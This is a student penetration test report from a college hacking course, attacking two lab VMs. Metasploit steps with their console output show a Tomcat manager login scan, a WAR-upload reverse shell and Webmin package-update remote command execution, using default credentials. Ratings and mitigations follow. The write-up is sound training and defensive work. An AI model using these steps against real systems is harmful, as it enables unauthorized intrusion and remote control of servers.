Offensive Security

Penetration Test Report for Final Project

Prepared By:

Satish Karki

200436272@student.georgianc.on.ca

About this Document

This Report includes the information about the penetration test performed against 2 VMs, one Windows and one Linux.

The 2 VMs to perform the penetration test against are:

- UbuntuEbb: https://georgiancollege.sharepoint.com/sites/NETS1034HackingTechniques/Shared%20Documents/General/Project%202/Ubuntu_Ebb.7z
- WindowsFlow: https://georgiancollege.sharepoint.com/sites/NETS1034HackingTechniques/Shared%20Documents/General/Project%202/Windows_Flow.7z

Contents

1. Introduction

This penetration test consists of information gathering about the machines that I have analyzed. I have identified all the machines present in the network using the Nmap tool. Information showing the types of operating system, ports open, services running are gathered. Remote exploits that could have happened to the machines are identified and the attack is performed. Exploits were used to get the command line access on both the machines. Privilege escalation exploit is performed in Windows Machine to gain Admin/System privilege. Vulnerability rating were done. Mitigation techniques for these types of vulnerability are discussed.

2. Methodologies


Important: Once unzipped, the Windows_Flow has a size of 27.3 GB and Ubuntu_Ebb has size of 9.50 GB and I am using kali as well. My storage capacity is already full due to other labs and I tried running all three VM in normal external hard drive but kept on crashing. So, due to limitation of my machine, I perform the penetration test on windows machine first and removed it. Then performed the penetration on Ubuntu machine. So, this report provides the penetration on Windows machine first followed by penetration on ubuntu machine. Both machines are not running at the same time.

2.1 Windows_Flow Penetration Testing


2.1.1 Information Gathering

Ping/ARP scan with list of Ips

Command: ifconfig




Command: nmap -sP -PR 192.168.45.*



Identifying all the machines on network using ping sweep


Command used: nmap -sn 192.168.45.1/24 --exclude 192.168.45.133



2.1.2 Enumeration:

Show Operating system types, ports open, services and versions running using Nmap on both target machine

Command used: sudo nmap -sV -O 192.168.45.140



2.1.3 Penetration


Vulnerability Exploited: Tomcat Application Manager Login Utility

System Vulnerable: 192.168.45.140

Vulnerability Explanation: Tomcat uses WAR (Web Application Archive) files to deploy web apps via servlets. These files are similar to JAR files but contain everything the web app needs, such as JavaScript, CSS, etc. Previous versions of Apache Tomcat included a vulnerability that allowed attackers to upload and deploy a WAR backdoor. (DRD, 2020)

Remote Exploitation
Steps:

- msfconsole
- use auxiliary/scanner/http/tomcat_mgr_login
- set RHOSTS 192.168.45.140
- set RPORT 8081
- run



We can see there is one successful login attempt with admin:tomcat

Getting a Shell with Metasploit

Steps:

- use exploit/multi/http/tomcat_mgr_upload
- set rhosts 192.168.45.140
- set rport 8081
- set HttpUsername admin
- set HttpPassword tomcat
- set payload java/shell_reverse_tcp
- set lhost 192.168.45.133
- set lport 4321
- run

```
msf6 auxiliary(scanner/http/tomcat_mgr_login) > use exploit/multi/http/tomcat_mgr_upload
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_upload) > options
```

```
msf6 exploit(multi/http/tomcat_mgr_upload) > set rhosts 192.168.45.140
rhosts ⇒ 192.168.45.140
msf6 exploit(multi/http/tomcat_mgr_upload) > set rport 8081
rport ⇒ 8081
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpUsername admin
HttpUsername ⇒ admin
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpPassword tomcat
HttpPassword ⇒ tomcat
msf6 exploit(multi/http/tomcat_mgr_upload) > show payloads
```

```
msf6 exploit(multi/http/tomcat_mgr_upload) > set payload java/shell_reverse_tcp
payload ⇒ java/shell_reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_upload) > set lhost 192.168.45.133
lhost ⇒ 192.168.45.133
msf6 exploit(multi/http/tomcat_mgr_upload) > set lport 4321
lport ⇒ 4321

msf6 exploit(multi/http/tomcat_mgr_upload) >
msf6 exploit(multi/http/tomcat_mgr_upload) > run
```

Result:

```
msf6 exploit(multi/http/tomcat_mgr_upload) > run

[*] Started reverse TCP handler on 192.168.45.133:4321
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying ePfDTXSe0eRKQ4Qh...
[*] Executing ePfDTXSe0eRKQ4Qh...
[*] Undeploying ePfDTXSe0eRKQ4Qh ...
[*] Command shell session 1 opened (192.168.45.133:4321 → 192.168.45.140:49755) at 2021-04-16 22:01:42 -0400

id
id
'id' is not recognized as an internal or external command,
operable program or batch file.

C:\Program Files (x86)\Apache Software Foundation\Tomcat 8.5>whoami
whoami
windowsflow\apache
```

2.2 Ubuntu Ebb Penetration Testing

2.2.1 Information Gathering

Ping/ARP scan with list of Ips

Command: nmap -sP -PR 192.168.45.*

```
┌──(kali㉿kali)-[~]
└─$ nmap -sP -PR 192.168.45.*
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-16 22:34 EDT
Nmap scan report for 192.168.45.2
Host is up (0.033s latency).
Nmap scan report for 192.168.45.133
Host is up (0.016s latency).
Nmap scan report for 192.168.45.141
Host is up (0.034s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 4.66 seconds
```

Identifying all the machines on network using ping sweep

Command used: nmap -sn 192.168.45.1/24 --exclude 192.168.45.133

```
┌──(kali㉿kali)-[~]
└─$ nmap -sn 192.168.45.1/24  --exclude 192.168.45.133
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-16 22:37 EDT
Nmap scan report for 192.168.45.2
Host is up (0.010s latency).
Nmap scan report for 192.168.45.141
Host is up (0.00079s latency).
Nmap done: 255 IP addresses (2 hosts up) scanned in 2.83 seconds
```

2.2.2 Enumeration:

Show Operating system types, ports open, services and versions running using Nmap on both target machine

Command used: sudo nmap -sV -O 192.168.45.141

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV -O 192.168.45.141
[sudo] password for kali:
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-16 22:40 EDT
Nmap scan report for 192.168.45.141
Host is up (0.0013s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http    Apache httpd 2.4.7 ((Ubuntu))
10000/tcp open  http    MiniServ 1.910 (Webmin httpd)
MAC Address: 00:0C:29:58:72:0C (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 51.21 seconds
```


2.2.3 Penetration

Vulnerability Exploited: Webmin Package Updates Remote Command Execution

System Vulnerable: 192.168.45.141

Vulnerability Explanation: The Metasploit module exploits an arbitrary command execution vulnerability in Webmin 1.962 and lower versions. Any user authorized to the Package Updates module can execute arbitrary commands with root privileges. It emerged by circumventing the measure taken for CVE-2019-12840. (AkkuS, 2020)

Authorization: First I went to htttp://192.168.45.141:10000, it redirected me to https://192.168.45.141:10000 (with SSL). It asked for a username and password. The password was default and I got in with credentials admin:admin




Remote Exploitation

Steps:

- use exploit/linux/http/webmin_packageup_rce
- options
- set PASSWORD admin
- set USERNAME admin
- set SSL true
- set RHOSTS 192.168.45.141
- set RPORT 10000
- set LHOST 192.168.45.133
- set LPORT 4321
- exploit

```
msf6 exploit(linux/http/webmin_packageup_rce) > options

Module options (exploit/linux/http/webmin_packageup_rce):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD                    yes       Webmin Password
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     192.168.45.141   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT      10000            yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       Base path for Webmin application
   USERNAME                    yes       Webmin Username
   VHOST                       no        HTTP server virtual host


Payload options (cmd/unix/reverse_perl):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.45.133   yes       The listen address (an interface may be specified)
   LPORT  4321             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Webmin ≤ 1.910


msf6 exploit(linux/http/webmin_packageup_rce) > set PASSWORD admin
PASSWORD ⇒ admin
msf6 exploit(linux/http/webmin_packageup_rce) > set USERNAME admin
USERNAME ⇒ admin
msf6 exploit(linux/http/webmin_packageup_rce) > set SSL true
[!] Changing the SSL option's value may require changing RPORT!
SSL ⇒ true
```

Result: Shell Access



3. Vulnerability Findings

Vulnerability	Rating	Risk	Impact
Windows VM: Tomcat Application Manager Login Utility	10.0 High	Valid credentials can be accessed It is one of the most popular servlet and JSP container servevr used by linkedin, dailymail.co.uk, comcast, wallmart	With valid credentials, command line access can be gained for further attack
Ubuntu VM: Webmin Package Updates Remote Command Execution	8.8 High	Weak credentials can be found out with brute force password cracking	Privilege escalation possible with

4. Mitigation Techniques

Tomcat Application Manager:

- Remove Server Banner
- Starting Tomcat with a security manager
- Enable SSL/TLS
- Enforce HTTPS
- Add Secure $ HTTPOnly flag to Cookie
- Run tomcat from non-privileged account

Webmin Package Updates Remote Command Execution

- Update to latest version
- Strong User Authentication

5. Summary and Conclusion

There are several ways to gain access to an unauthorized system. It is easy to find out the programs and services running in the machine with open-source tools. If the system is not patched and updated, hackers can get access to the vulnerable machine and important information can be lost. We were able to get access to some basic commands in our windows system through tom cat application attack and got root privilege in ubuntu machine through webadmin package updates remote command execution by knowing the default login credentials.

6. Reference and Citations

AkkuS. (2020, 12 22). *Files*. Retrieved from packetstormsecurity: https://packetstormsecurity.com/files/160676/Webmin-1.962-Remote-Command-Execution.html

DRD. (2020, 1 7). *1*. Retrieved from null-byte.wonderhowto.com: https://null-byte.wonderhowto.com/how-to/hack-apache-tomcat-via-malicious-war-file-upload-0202593/

Windows:

https://nvd.nist.gov/vuln/detail/CVE-2009-3843

https://nvd.nist.gov/vuln/detail/CVE-2009-4189

https://nvd.nist.gov/vuln/detail/CVE-2009-4188

https://www.rapid7.com/db/modules/auxiliary/scanner/http/tomcat_mgr_login/

https://null-byte.wonderhowto.com/how-to/hack-apache-tomcat-via-malicious-war-file-upload-0202593/

Ubuntu:

https://www.exploit-db.com/exploits/46984

https://nvd.nist.gov/vuln/detail/CVE-2019-12840